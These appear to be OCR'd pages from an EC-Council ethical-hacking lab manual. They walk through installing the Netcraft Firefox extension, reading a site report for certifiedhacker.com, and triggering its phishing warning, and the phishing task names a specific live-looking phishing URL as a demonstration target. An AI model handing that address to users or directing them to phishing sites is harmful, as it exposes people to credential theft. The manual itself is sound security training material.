


Figure 2.1.5: Installing the Netcraft extension

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. After the installation finishes, you may be asked to restart the browser. If so, click **Restart Now**.
10. The **Netcraft Extension has been added to Firefox** notification appears, click **Okay, Got it**.
11. The **Netcraft Extension** icon now appears on the top-right corner of the browser, as shown in the screenshot.

Note: Screenshots may differ with newer versions of Firefox.




Figure 2.1.6: The Netcraft extension icon

TASK 1.2

Examine Websites

12. Now, in the address bar, type **http://certifiedhacker.com/** and press **Enter**.
13. The **certifiedhacker.com** webpage appears. Click the **Netcraft Extension** icon ( ) in the top-right corner of the browser. A dialog box appears, displaying a summary of information such as **Risk Rating**, **Site rank**, **First seen**, and **Host** about the searched website.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.7: The Netcraft extension on Mozilla Firefox

14. Now, click the **Site Report** link from the dialog-box to view a report of the site.




Figure 2.1.8: Click Site Report

15. The **Site report for certifiedhacker.com** page appears, displaying detailed information about the site such as **Background**, **Network**, **IP delegation**, **SSL/TLS**, **Hosting History**, etc.

Note: If a **Site information not available** pop-up appears, ignore it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.9: Site report generated by the Netcraft extension showing Background and Network information




Figure 2.1.10: Site report generated by the Netcraft extension showing IP delegation, SSL/TLS and Hosting History

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Identify Phishing Site

16. If you attempt to visit a website that has been identified as a phishing site by the **Netcraft Extension**, you will see a pop-up alerting you to **Suspected Phishing**, as shown in the screenshot.

Note: For demonstration purposes, we have used **https://coronnafestas.com.br/de/cgi/login** phishing website to trigger Netcraft Extension to obtain desired results. You can use the same website or any other website to perform this task.

17. The Netcraft Extension automatically blocks phishing sites. However, if you trust the site, click **Visit anyway** to browse it; otherwise, click **Report mistake** to report an incorrectly blocked URL.

Note: If you are getting an error in opening the website (**https://coronnafestas.com.br/de/cgi/login**), try to open other phishing website.

OR

You will get a **Suspected Phishing** page in the **Firefox** browser.

